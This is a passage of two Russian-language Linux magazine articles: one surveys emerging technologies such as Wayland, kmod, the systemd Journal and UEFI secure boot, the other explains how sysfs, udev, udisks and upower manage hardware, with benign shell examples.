Юрий «Adept» Видинеев (adeptg@gmail.com)

Новые времена требуют перемен

Мир OpenSource привлекает своей динамикой. В нем постоянно что-то происходит: системы, концепции, стандарты сменяют друг друга с бешеной скоростью, причем с каждым годом темп только увеличивается. Об основных актуальных направлениях развития свободных решений мы сегодня и поговорим.

ОПИСАНИЕ ТЕХНОЛОГИЙ БЛИЖАЙШЕГО БУДУЩЕГО, ИДУЩИХ НА СМЕНУ ТЕХНОЛОГИЯМ ДНЯ ВЧЕРАШНЕГО



Однооконный режим в Gimp 2.8

```
[user@myarch ~]$ ls -l /bin/lsmod
lrwxrwxrwx 1 root root 13 Jan 17 01:06 /bin/lsmod -> /usr/bin/kmod
[user@myarch ~]$ lsmod | head -3
Module                  Size  Used by
vboxvideo               1869  1
drm                   188362  2 vboxvideo
[user@myarch ~]$ kmod list | head -3
Module                  Size  Used by
vboxvideo               1869  1
drm                   188362  2 vboxvideo
[user@myarch ~]$ █
```

lsmod — теперь просто ссылка на kmod

X: REVOLUTION

Wayland — это протокол и его демонстрационная реализация (на C, объем кода составляет менее 10 000 строк, лицензия — MIT), идущий на смену ни много ни мало X-серверу! Основная причина — X устарел: его архитектура на сегодняшний день неактуальна, а код сложно поддерживать.

Главная особенность Wayland — объединение в один элемент (Wayland Compositor или Wayland Server) того, что в архитектуре X было, собственно, X-сервером, композитором и менеджером окон. Wayland Compositor имеет пока единственную реализацию — Weston, которую создают разработчики протокола Wayland. В недалеком будущем ожидается поддержка Wayland у Compiz и Kwin. При этом все операции по рендерингу окна будет выполнять Wayland Client (то есть само приложение). Это позволит избавиться от ошибок рендеринга изображений, возникающих в X Server, а также уменьшить время отрисовки изменений. Еще одним плюсом является возможность работы от имени непривилегированного пользователя.

Так как Wayland завязан на такие штуки, как Direct Rendering (DRI), KMS (Kernel Mode Setting) и GEM (Graphics Execution Manager), то бегать он может только поверх Linux и пока только со свободными драйверами для видеокарт Intel, Radeon и Nouveau.

Одной из часто критикуемых вещей в новом протоколе является отсутствие сетевой подсистемы (наподобие той, что с незапамятных времен была в X11). Эта критика не совсем оправдана — просто сам протокол Wayland не включает в себя описания реализации сетевой подсистемы, но это не мешает реализовать сетевое взаимодействие на уровне композитора.

Поддержка (правда, пока весьма ограниченная) Wayland уже есть во многих проектах: Qt, GTK, EFL (Enlightenment Foundation Library), Clutter, SDL. Приложения, не использующие ни один из этих тулкитов (а таких не очень много),тоже поддерживаются — достаточно просто запустить X.Org-сервер как Wayland-клиент (оверхед при этом обещает быть не очень большим).

Не то чтобы Wayland совсем новый проект (разработка ведется с 2008 года), но велика вероятность, что через пару-тройку лет он окажется во всех десктопных и мобильных линуксах. Благо, первый стабильный релиз 1.0 уже не за горами —возможно даже, что он увидит свет до момента выхода данного номера в печать.

KMOD: EVOLUTION

В конце прошлого года несколько известных разработчиков из RedHat написали открытое письмо, в котором перечислили возможности, которые они хотели бы реализовать в ядре Linux и низкоуровневых утилитах, если бы у них было на это время: goo.gl/RWgbf. Прошло несколько месяцев, и одна из «хотелок» увидела свет под именем kmod. Представляет собой замену module-init-tools (пакета, содержащего утилиты для управления модулями ядра: lsmod, modprobe, rmmod и другие), основное преимущество — использование библиотеки libkmod, которая также может использоваться в любых приложениях (лицензия — LGPLv2 и старше). Первое подобное приложение — udev. Раньше при загрузке несколько сотен раз вызывалась внешняя утилита modprobe (и при этом не всегда успешно — могло оказаться, что модуль уже загружен), а использование libkmod помогло существенно снизить накладные расходы на чтение файла конфигурации и построение списка доступных модулей при каждом вызове. Уменьшение времени загрузки при переходе на новый udev заметно даже на глаз. Кроме udev, с kmod возможно скоро научится работать systemd. Arch Linux, как обычно, впереди планеты всей и с января этого года уже использует kmod версии 4. В экспериментальном репозитории Debian также присутствует kmod версии 3.

SYSLOG: DESTRUCTION


Systemd — система инициализации (замена для SysVinit и Upstart), которая используется во все большем количестве дистрибутивов. Но речь пойдет не о ней, а о модуле под названием Journal, который появился в релизе systemd 38. Модуль предоставляет функциональность, аналогичную syslog, но с некоторыми особенностями. Для начала разработчики отмечают у старичка syslog, которому уже около тридцати лет, целый список недостатков.

- При приеме сообщений в syslog отсутствует какая-либо аутентификация отправителя: если процесс представится, что он mysql на порту 10000, то так и будет записано.
- Отсутствует утвержденный формат, в котором логируются данные. Это сильно затрудняет парсинг логов и вынуждает изменять скрипты парсинга при любых изменениях вывода в лог в программах.
- В записях отсутствует информация о часовом поясе.
- Syslog — лишь одна из многих систем журналирования, работающих в Linux: есть еще utmp/wtmp/btmp, lastlog, логи ядра, а также логи всевозможных приложений. Когда логи так раскиданы по системе, сложно искать связи между событиями в них.
- Так как в логах отсутствует какая-либо индексация, их чтение очень неэффективно (при поиске приходится перебирать все строчки).
- Сетевой протокол syslog прост в реализации, но очень ограничен: в частности, никак не гарантирует доставку.
- Из логов легко удалять данные, чем часто пользуются при взломе для заметания следов.
- Ограниченные средства контроля доступа: пользователь или имеет доступ ко всем записям в логе, или не имеет их вообще.
- Практически полностью отсутствует возможность сохранения метаданных записи.
- Ротация логов тоже не совершенна: она не учитывает оставшееся на разделе место и не умеет динамически менять интервалы, что позволяет проводить DoS-атаки.
- Компрессия поддерживается только после ротации.
- Невозможность сохранения бинарных данных типа coredump.

- Отсутствие возможности журналирования событий на этапе ранней загрузки или перед самым выключением ОС.

Journal также имеет особенности:

- Все данные хранятся в формате «ключ-значение». Ключи и значения могут быть произвольные, значениями могут быть даже бинарные данные.
- Записи проиндексированы, что значительно увеличивает скорость поиска.
- Компрессия будет использована и для лога, в который в данный момент идет запись.
- Для каждой записи будет создан ее хэш, который образуется не только из самой записи, но и из хэша предыдущей. Таким образом можно будет по цепочке проверить целостность всего лога (например, на предмет удаления записей). Подобный механизм уже давно успешно применяется в git.
- Поддерживается API syslog (с некоторыми расширениями) — не придется переписывать приложения.
- Возможность гибко ограничить количество записей в лог за одну секунду. Это ограничение может меняться по заранее заданным правилам в зависимости от количества свободного места на разделе.
- Ротация будет осуществляться автоматически, без применения сторонних утилит. При поиске активный и архивные логи будут выглядеть как единое целое.
- Может объединить в себе логи всех приложений, в том числе utmp/wtmp, журналы загрузки и другие.



Больше никаких SUID

Заманчиво, конечно. Если бы не одно «но» — данные будут храниться в бинарном виде, то есть никаких тебе tail, less и grep напрямую. Перевесят ли все плюсы этот минус — покажет время.

НОВЫЕ ВРЕМЕНА, НОВЫЕ СТАНДАРТЫ

Есть еще пара интересных вещей, которые не представляют из себя чего-то принципиально нового, а просто изменяют годами устоявшиеся моменты.

- Каталоги /bin,/sbin,/lib(/lib64) будут совмещены с соответствующими каталогами в /usr. По крайней мере в Fedora (а это значит, что впоследствии с большой долей вероятности и в большинстве RPM-дистрибутивов). Для обеспечения обратной совместимости на старом месте будут симлинки. Таким образом все неизменяемые части системы теперь будут лежать в одном месте, что позволит проще смонтировать их в read-only, проще создавать виртуальные окружения и снапшоты файловой системы. В качестве успешного примера подобной иерархии приводят Solaris 11.
- SUID/SGID-биты будут постепенно заменены на capabilities — механизм ядра, с помощью которого можно гибко управлять привилегиями. Многие уязвимости недавнего прошлого были связаны с использованием бинарников с SUID-битом.
- chroot, возможно, уступит место более современному инструменту для запуска подозрительного кода и изолированной работы приложений — libvirt-sandbox. Основанный на libvirt, при запуске он создает виртуальную машину, в качестве корневой ФС которой используется корень хост-системы, смонтированный в режиме read-only. Дебют инструмента должен произойти в Fedora 17.

В общем-то, ничего удивительного, что большинство перечисленных радикальных перемен происходит в Fedora — ее разработчики любят ломать устои: взять хотя бы недавнее переименование сетевух в зависимости от их расположения на материнской плате. В Canonical же больше любят эксперименты с интерфейсами. Очередная инновация — Ubuntu HUD (Head-Up Display): система меню,

НАВИСШАЯ УГРОЗА

UEFI (Unified Extensible Firmware Interface) — грядущая замена уже порядком устаревшему BIOS, которая представляет из себя скорее мини-ОС со своими драйверами, сетевым стеком, интерфейсом с поддержкой мыши, локализации и многим другим. Плюсов от внедрения UEFI много, начиная с (как ни странно) возросшей скорости загрузки и заканчивая нэйтивной поддержкой нового формата разбиения дисков GPT (не имеющего ограничений MBR). Но и минусов у UEFI тоже предостаточно. Основной на сегодняшний день – это баги. Размер дерева исходников UEFI занимает около 35 Мб (для сравнения, Linux без драйверов весит 30 Мб), спецификация в текстовом виде — больше 2 200 страниц. И весь этот огромный объем кода еще не достаточно тщательно оттестирован — баги всплывают достаточно часто.

Новая неоднозначная фича UEFI, которая войдет в спецификацию версии 2.3.1, — secure boot. Если не вдаваться в подробности, то технологию можно описать следующим образом: весь код (точнее, его SHA-256 хэш), работающий с железом напрямую (драйвера, ядро, загрузчик) должен быть подписан одним из нескольких специальных ключей (RSA, 2048 бит), открытая часть которых хранится в прошивке матплаты. Неподписанный (или подписанный не тем ключом) код исполняться не будет. Теоретически штука хорошая — эффективное средство против малвари, выполняющейся до загрузки ОС (например, живущей в MBR). Но с другой стороны, в зависимости от реализации может стать существенно сложнее или (что тоже не исключено) вовсе невозможно установить альтернативную ОС, отличную от предустановленной. Да и запустить самостоятельно собранное ядро уже не получится (привет пользователям Gentoo), — точнее, получится, но ядро надо будет подписать собственным ключом, а его открытую часть как-то залить в хранилище ключей UEFI. Red Hat, Canonical и Linux Foundation отреагировали на это нововведение составлением своих рекомендаций к конечной реализации, а FSF — петицией к производителям оборудования, в которой secure boot называется restricted boot (в случае некорректной реализации).

Кроме проблем, связанных с ключами, есть еще проблема с загрузчиком, — самый популярный на сегодняшний день Grub2 распространяется по GPLv3, в которой есть пункт против тивоизации, требующий публиковать ключ в случае подписывания бинарника. Предыдущая версия — Grub Legacy — в основном распространяется под GPLv2, но некоторые вспомогательные скрипты — под GPLv3.

Матплаты с UEFI и поддержкой secure boot могут появиться в продаже уже в этом году — возможно, скоро придется учитывать этот аспект при выборе железа. Проблема становится еще более реальной, так как в соответствии с требованиями Microsoft для того, чтобы наклеить на системник/ноут заветную наклейку «Compatible with Windows 8», производитель будет обязан включить опцию «Secure Boot». К тому же рекомендуется предусмотреть механизм для добавления собственных ключей. А для систем на базе ARM — еще и обязательно отсутствие кнопки отключения secure boot. Но это не повод для паники: многие производители (в числе первых — HP и Dell) сообщили, что обеспечат во всех своих новых продуктах возможность отключить secure boot.

в которой чтобы выбрать определенный пункт, нужно написать его название в специальном поле. Если результатов поиска несколько, то выбранный вариант запоминается — так система подстраивается под конкретного пользователя. В дальнейшем планируется интеграция голосового поиска. Не стоит переживать, что классические меню уберут, HUD пока не замена им, а всего лишь приятное дополнение. Описать такую штуку непросто, нужно попробовать самому. Благо, это не сложно, — HUD должен быть интегрирован уже в Ubuntu 12.04.

НОВОСТИ ОДНОЙ СТРОКОЙ

Кроме крупных изменений, которые долго обкатываются, и о которых можно рассказать много интересного, в ближайшее время нас ждут и достаточно ощутимые изменения в различных узких областях. Про нх также хотелось бы упомянуть.

- IPv6. Давно не диковинка. Более того, благодаря заканчивающемуся пулу IPv4 и регулярно проводимому World IPv6 Day, IPv6 уже достаточно широко используется. Новость заключается в реализации IPv6 NAT. Различные патчи, реализующие эту функциональность, конечно, существуют достаточно давно, но скоро мы увидим это в netfilter из коробки.
- FIOPS (Fair Input/Output Operations Per Second) — новый планировщик ввода/вывода, предназначенный для работы с SSD. По принципу действия он похож на популярный сейчас CFQ (и заимствует у него часть кода), но учитывает такие свойства SSD, как высокие скорости чтения и записи, небольшие задержки, различную «стоимость» чтения и записи, зависимость скорости выполнения запроса от его размера. Наибольший отрыв от CFQ новый планировщик показывает в тестах со смешанным read/write профилем. Код еще не протестирован, поэтому, думаю, раньше, чем в Linux 3.5 мы его вряд ли увидим.
- ext4-snapshots — реализация снапшотов для ext4 (по аналогии с теми, что есть в btrfs). У снапшотов на уровне ФС довольно много плюсов перед снапшотами на базе LVM: нет необходимости заранее резервировать место под снапшот, даже при большом количестве снапшотов производительность не сильно падает. Правда, не факт, что эти патчи попадут в ванильное ядро — патчи со снапшотами для ext3 (NEXT3) от той же команды пока туда так и не вошли.
- В Gimp 2.8, релиз которого должен состояться в первой половине этого года, наконец-то появится долгожданный однооконный интерфейс.
- В скором времени большое количество OpenSource-шутеров сможет перейти на использование движка id Tech 4, на базе которого построен Doom 3. Движок был недавно открыт компанией Zenimax (спасибо Джону Кармаку за замечательную традицию) под GPLv3 (с небольшими поправками).

НЕ ВЗЛЕТЕЛИ


Новые технологии приходят на смену старым постоянно, но не все из них успешны и находят свое место под солнцем. Из примеров последнего времени мне особенно запомнились несколько.

Nftables — замена iptables/netfilter. Плюсы: более гибкий и расширяемый ABI, отсутствие дублирования кода (iptables, arptables и ebtables — по сути, копии одного и того же кода), нет необходимости перезагрузки всех правил при каждом изменении (из-за чего терялось внутреннее состояние и все установленные соединения). Концепция выглядела многообещающе (подробнее можно посмотреть в][#127), но, видимо, этого было недостаточно, чтобы перевесить популярность iptables. В Fedora, кстати, для борьбы со сбросом соединений при изменении правил сделали специальную прослойку – firewallD, — которая сохраняет свое состояние. В Fedora 17 этот динамический файрвол, скорее всего, будет использоваться по умолчанию.


Второй пример подобного неудачного проекта — дистрибутив Linux для мобильных и встраиваемых устройств от Linux Foundation. Начиналась эта ОС с двух проектов: Maemo от Nokia (с ней поставлялись прародители современных планшетов Nokia 770, N800, N810 и N900 начиная с 2005 года) и Moblin от Intel (разрабатывался с 2007 года). В 2010 году Nokia и Intel объединили свои усилия для работы над новым дистрибутивом — Meego, который должен был взять все лучшее от Maemo и Moblin. Проект обещал быть перспективным, заинтересованность выразили около тридцати крупных компаний мирового уровня, управление проектом перешло в руки Linux Foundation. После выпуска смартфона N9 Nokia потеряла интерес к Meego, сосредоточившись на Windows Phone. Чтобы дальше развивать проект, в конце прошлого года Linux Foundation объединила свои наработки с LiMo (Linux Mobile) Foundation под новым именем Tizen и основной концепцией приложений на HTML5. Разработчики Meego, в свою очередь, организовали форк — Mer. Не исключена возможность слияния Tizen и Samsung Bada. Возможно, нас опять ждет новое имя для ОС, у которой уже было больше названий, чем работающих под ее управлением устройств на рынке.

НАДЕЕМСЯ И ВЕРИМ

Во всех этих нововведениях я вижу только положительные моменты. Надеюсь, они пройдут испытание временем и не останутся на свалке истории.][



Архитектура Wayland в сравнении с архитектурой X Server



Демонстрация работы Wayland. Пока в X.Org

INFO

- Тивоизация — процедура, реализующая невозможность запуска на устройстве модифицированной версии прошивки. Понятие пошло от медиаплеера TiVo.
- utmp/wtmp/btmp — файлы в бинарном формате, в которых хранится информация о текущих пользователях в системе, лог всех входов/выходов из системы и неудачных попыток авторизации.
- Подробно о systemd можно прочитать в][148.

WWW

- Достаточно подробный FAQ по wayland: goo.gl/SNq3E.
- Планы по разработке X12: goo.gl/Mi23E.

Евгений Зобнин (zobnin@gmail.com)

ЗВЕНЬЯ ОДНОЙ ЦЕПИ

РАЗБИРАЕМСЯ С KOBJECTS, SYSFS, UDEV, UDISKS И UPOWER

Одним из главных новшеств ядра Linux версии 2.6 стала поддержка виртуальной файловой системы sysfs, экспортирующей информацию об установленном оборудовании и позволяющей управлять его настройкой. Сегодня возможности sysfs широко используются во всех дистрибутивах для определения железа, автоматической загрузки модулей и монтирования файловых систем. Но что представляет собой данная ФС, и какие плюсы она может дать обычным юзерам, знает далеко не каждый.

ВВЕДЕНИЕ

Строго говоря, sysfs — это только один из кирпичиков системы умного управления оборудованием, появившейся в Linux в последние годы. Сама по себе эта файловая система практически бесполезна и может дать желаемый результат только в сочетании с другими системами, построенными на ее основе, такими как udev (динамически создающей файлы устройств в каталоге /dev), udisks (автоматически монтирующей файловые системы вновь подключенных накопителей) и upower (системы управления питанием, реагирующей на сообщения подсистемы ACPI и подстраивающей параметры системы, используя sysfs). Но начнем с корневого элемента.

KOBJECTS И SYSFS

Одной из целей разработки ядра 2.5, которое после стабилизации превратилось в 2.6, была переработка и унификация модели драйверов, которая к тому времени стала слишком громоздкой, запутанной и сложной для понимания. С этой целью была придумана абстракция, названная KObject — простая структура данных, позволяющая однозначно идентифицировать и связывать между собой различные устройства, которые «видит» операционная система. Фактически, теперь каждое устройство, начиная от системного таймера и заканчивая SCSI-приводом, было привязано к собственному уникальному K-объекту, который не только позволял точно идентифицировать его, но и связать с другими K-объектами по принципу «родитель-потомок». Например, usb-порт является «родителем» воткнутого в него usb-устройства. Также были придуманы специальные объединения K-объектов (kset) для представления различных подсистем, но в контексте данной статьи это роли не играет.

```
alias pci:v00001022d*sv*sd*bc04sc03i00* snd_hda_intel
alias pci:v00001002d*sv*sd*bc04sc03i00* snd_hda_intel
alias pci:v000015ADd00001977sv*sd*bc*sc*i* snd_hda_intel
alias pci:v000017F3d00003010sv*sd*bc*sc*i* snd_hda_intel
alias pci:v00001102d00000009sv*sd*bc*sc*i* snd_hda_intel
alias pci:v00006549d00001200sv*sd*bc*sc*i* snd_hda_intel
alias pci:v000010DEd*sv*sd*bc04sc03i00* snd_hda_intel
alias pci:v000010B9d00005461sv*sd*bc*sc*i* snd_hda_intel
alias pci:v00001039d00007502sv*sd*bc*sc*i* snd_hda_intel
alias pci:v00001106d00003288sv*sd*bc*sc*i* snd_hda_intel
alias pci:v00001002d0000AA48sv*sd*bc*sc*i* snd_hda_intel
alias pci:v00001002d0000AA40sv*sd*bc*sc*i* snd_hda_intel
alias pci:v00001002d0000AA38sv*sd*bc*sc*i* snd_hda_intel
alias pci:v00001002d0000AA30sv*sd*bc*sc*i* snd_hda_intel
alias pci:v00001002d0000AA28sv*sd*bc*sc*i* snd_hda_intel
alias pci:v00001002d0000AA20sv*sd*bc*sc*i* snd_hda_intel
alias pci:v00001002d0000AA18sv*sd*bc*sc*i* snd_hda_intel
alias pci:v00001002d0000AA10sv*sd*bc*sc*i* snd_hda_intel
alias pci:v00001002d0000AA08sv*sd*bc*sc*i* snd_hda_intel
alias pci:v00001002d0000AA00sv*sd*bc*sc*i* snd_hda_intel
alias pci:v00001002d0000970Fsv*sd*bc*sc*i* snd_hda_intel
alias pci:v00001002d0000960Fsv*sd*bc*sc*i* snd_hda_intel
alias pci:v00001002d00007919sv*sd*bc*sc*i* snd_hda_intel
/lib/modules/3.2.1-1-ARCH/modules.alias[RO] [conf]
```

Часть файла modules.alias

В определенный момент для отладки всего этого хозяйства была реализована виртуальная файловая система ddfs (Device Drivers FileSystem), которая позволяла представить все отношения K-объектов в виде дерева каталогов и файлов. Позднее файловую систему переименовали в sysfs, и она стала неотъемлемой частью модели драйверов Linux. Что же дает sysfs операционной системе?

Так как sysfs является визуальным представлением связи всех K-объектов ядра, а K-объекты — представлением оборудования, установленного в компе, то мы получаем своего рода вход в святая святых операционной системы. Например, мы можем проследить, как устройства объединены с помощью шин, на каком SATA-порту висит жесткий диск, определить его производителя, модель, характеристики и даже изменить параметры работы. Собственно, почти все, что ядро знает про устройство и может с ним проделать, можно узнать (и выполнить) с помощью чтения и записи файлов.

Приведу пример. Выполни следующую команду:

```
$ cat /sys/class/net/eth0/address
```

На экран будет выдан MAC-адрес сетевой карты eth0. Прочитав другие файлы каталога /sys/class/net/eth0, ты сможешь выяснить такую информацию, как скорость интерфейса, поддержку режима дуплекса и многое другое.

Команда `cat /sys/block/sda/size` выведет на экран размер диска sda, представленный в 512-байтных блоках.

А команда

```
# echo performance > /sys/devices/system/cpu/cpu0/cpu-
    freq/scaling_governor
```

переведет первое ядро процессора (или все сразу, если процессор не поддерживает раздельное управление) в режим максимальной производительности. Кроме демонстрации возможностей sysfs, эти примеры показывают еще одну особенность файловой системы. Обрати внимание, что в качестве первого элемента пути используются разные по сути имена каталогов: class, block, devices. Но это не бардак в головах разработчиков, а фича файловой системы. Дело в том, что добраться до любого устройства с помощью sysfs можно несколькими путями:

```
/sys/device/ — дерево устройств так, как его видит ядро;
/sys/block/ — блочные устройства;
/sys/bus/ — перечень шин, зарегистрированных в ядре;
/sys/class/ — группировка устройств по классам.
```

В /sys/device можно найти любое устройство, известное ядру, однако для удобства предусмотрены еще три мета-каталога, которые группируют устройства различными способами. Обращаясь к файлам внутри них, ты так или иначе попадешь в нужное дерево /sys/devices по символической ссылке. Также sysfs предлагает несколько специальных каталогов для сервисных нужд:

```
/sys/firmware/ — закрытые файлы firmware, нужные для работы
некоторых устройств;
/sys/fs/ — управление файловыми системами, основанными на
FUSE (например ext4 и ФС);
/sys/kernel/ — интерфейс низкоуровневого управления ядром
(профилирование, дебаг и так далее);
/sys/module/ — все модули, загруженные ядром, — по
каталогу на каждый (обычно есть подкаталог parameters,
позволяющий управлять опциями модуля);
/sys/power/ — контроль параметров энергопотребления.
```

С наскоку разобраться в дереве каталогов sysfs проблематично. Но делать этого и не требуется, — файловая система никогда не была предназначена для ковыряния руками, поэтому мы переходим к обсуждению инструментов, которые наиболее полно используют ее возможности.

UDEV

Зачем же нужна sysfs, если ее нельзя потрогать, что называется, голыми руками? Все дело в приложениях пространства пользователя. В Linux никогда не существовало единого механизма управления оборудованием, который могли бы использовать приложения, работающие вне ядра. Какую-то информацию можно было получить с помощью procfs, другую — с помощью ioctl-вызовов к файлам устройств, третью — напрямую из памяти ядра (так делает dmidecode). Но единого интерфейса, который бы выдавал всю подноготную компа, не было. И sysfs стала просто спасением для разработчиков софта и дистрибутивов: они получили инструмент, с помощью которого можно производить автоконфигурирование ОС, адекватно реагировать на горячее подключение устройств и события plug and play.

Первой разработкой, которая начала использовать sysfs на всю катушку, стал демон udev, предназначенный для автоматического создания файлов устройств в каталоге /dev при подключении к компу нового устройства. Udev подключается к ядру с помощью netlink-сокета, по которому получает извещения (так называемые uevent) о происходящих в системе событиях, таких как подключение USB-принтера или отключение мышки. Вместе с информацией о событии, а также данными о самом устройстве, демон получает путь к каталогу внутри sysfs, представляющему подключенное устройство. На основе данных, полученных из sysfs, и написанных заранее правил демон создает файл устройства внутри /dev, давая

```
> cd /sys/class/
ata_device/   dma/          hwmon/         net/           scsi_disk/    vc/
ata_link/     dmi/          i2c-adapter/   pci_bus/       scsi_host/    video4linux/
ata_port/     drm/          ieee80211/     power_supply/  sound/        vtconsole/
backlight/    firmware/     input/         regulator/     spi_master/
bdi/          gpio/         leds/          rfkill/        thermal/
block/        graphics/     mem/           rtc/           tty/
bsg/          hidraw/       misc/          scsi_device/   usb/
> cd /sys/class/scsi_disk/
> ls
0:0:0:0  11:0:0:0  5:0:0:0
> cd 0:0\:0\:0\:0
bash: cd: 0:0:0:0:0: Нет такого файла или каталога
> cd 0\:0\:0\:0
> ls
allow_restart  device             power            provisioning_mode  uevent
app_tag_own    FUA                protection_mode  subsystem
cache_type     manage_start_stop  protection_type  thin_provisioning
> 
```

Хождение по sysfs может здорово запутать

Команда «udevadm monitor» позволяет просмотреть события udev в режиме реального времени

Результат выполнения команды «udisks --show-info /dev/sda»

ему нужные права и назначая minor/major-номера.

Кроме различных низкоуровневых файлов, описывающих устройство (например, vendor — производитель, model — модель устройства), в sysfs есть и еще один очень важный файл modalias, содержащий строку вида "pci:v000010ECd00008139sv00001734sd000010B8bc02sc00i00". Это уникальный идентификатор устройства, который используется udev для загрузки нужного модуля устройства. Он генерируется во время сборки ядра на основе кода драйверов, каждый из которых содержит список идентификаторов поддерживаемых устройств. Этот список сохраняется в файл /lib/modules/ВЕРСИЯ_ЯДРА/modules.alias, описывающий псевдоимена модулей для команды modprobe. Все что остается сделать udev для загрузки нужного драйвера, это выполнить команду modprobe с аргументом в виде содержимого файла modalias устройства. Ты можешь попробовать сделать это сам:

```
# modprobe pci:v000010ECd...
```

Одно из самых важных качеств udev, отличающих его от прошлой реализации devfs, работающей внутри ядра, состоит в том, что он позволяет пользователю контролировать процесс создания файлов в каталоге /dev, а также запускать различные приложения на основе тех или иных параметров устройства, полученных от sysfs. Такая особенность позволяет делать очень интересные вещи, — например, назначать своей личной флешке уникальное имя внутри /dev или запускать приложение синхронизации файлов, если в систему была воткнута цифровая камера. Все это делается с помощью udev-правил. Системные правила хранятся в каталоге /lib/udev/rules.d, а для пользователей и администраторов предусмотрен каталог /etc/udev/rules.d. Позже мы рассмотрим несколько примеров использования этого каталога.

Чтобы информировать другие службы об изменении конфигурации устройств и подключении новых, udev использует шину d-bus. Любое приложение, имеющее соответствующие права, предоставленные тулкитом PolicyKit, может подключиться к шине с целью получения уведомлений и выполнения ответных действий. Так делает любая среда рабочего стола, и именно поэтому ты можешь не заботиться о самостоятельном запуске нужных приложений. При подключении веб-камеры на экране сразу появляется окно менеджера фотографий, а при подключении принтера происходит его автоконфигурирование. Каждая среда использует свой набор приложений и сервисов для взаимодействия с udev, но есть два инструмента, которые используют все, — это udisks и upower.

ЧТОБЫ ИНФОРМИРОВАТЬ ДРУГИЕ СЛУЖБЫ ОБ ИЗМЕНЕНИИ КОНФИГУРАЦИИ УСТРОЙСТВ И ПОДКЛЮЧЕНИИ НОВЫХ, UDEV ИСПОЛЬЗУЕТ ШИНУ D-BUS

UDISKS И UPOWER

Демоны udisks и upower представляют собой менеджеры дисков и питания соответственно. Изначально они были частью проекта DeviceKit, но когда многие компоненты последнего были перенесены в udev, стали отдельными проектами. Оба демона используют udev, sysfs и d-bus для получения информации о железе, нотификаций о подключении дисков или изменении режима питания и отправки этой информации вовне.

Поначалу может показаться странным, что при наличии sysfs, знающем о железе все, и udev, информирующем о «железных событиях» весь остальной мир, нужны еще какие-то внешние инструменты. На самом же деле существование udisks и upower действительно важно, так как это не просто очередные нотификаторы, а полноценные менеджеры. Udisks, например, кроме извещения системы о подключении новых дисков (что и так без него делает udev) имеет встроенный интерфейс управления: по запросу другого приложения он может выдать подробную информацию о накопителе, его разметке, смонтировать/размонтировать разделы, выполнить низкоуровневые операции над устройством, остановить шпиндель и так далее. Чтобы проделать эти действия самостоятельно, приложению пришлось бы иметь права root на запись файлов в sysfs и монтирование, здесь же оно может просто подключиться к d-bus, запросить права у PolicyKit и слать запросы. Немаловажно также, что udisks умеет выполнять поллинг устройств (например, для обнаружения компакт-диска в приводе), на что не способен udev.

Демон udisks снабжен утилитой пространства пользователя, с помощью которой можно выполнить многие действия над накопителями. Например, чтобы просмотреть подробную информацию обо всех дисках системы, можно выполнить следующую команду:

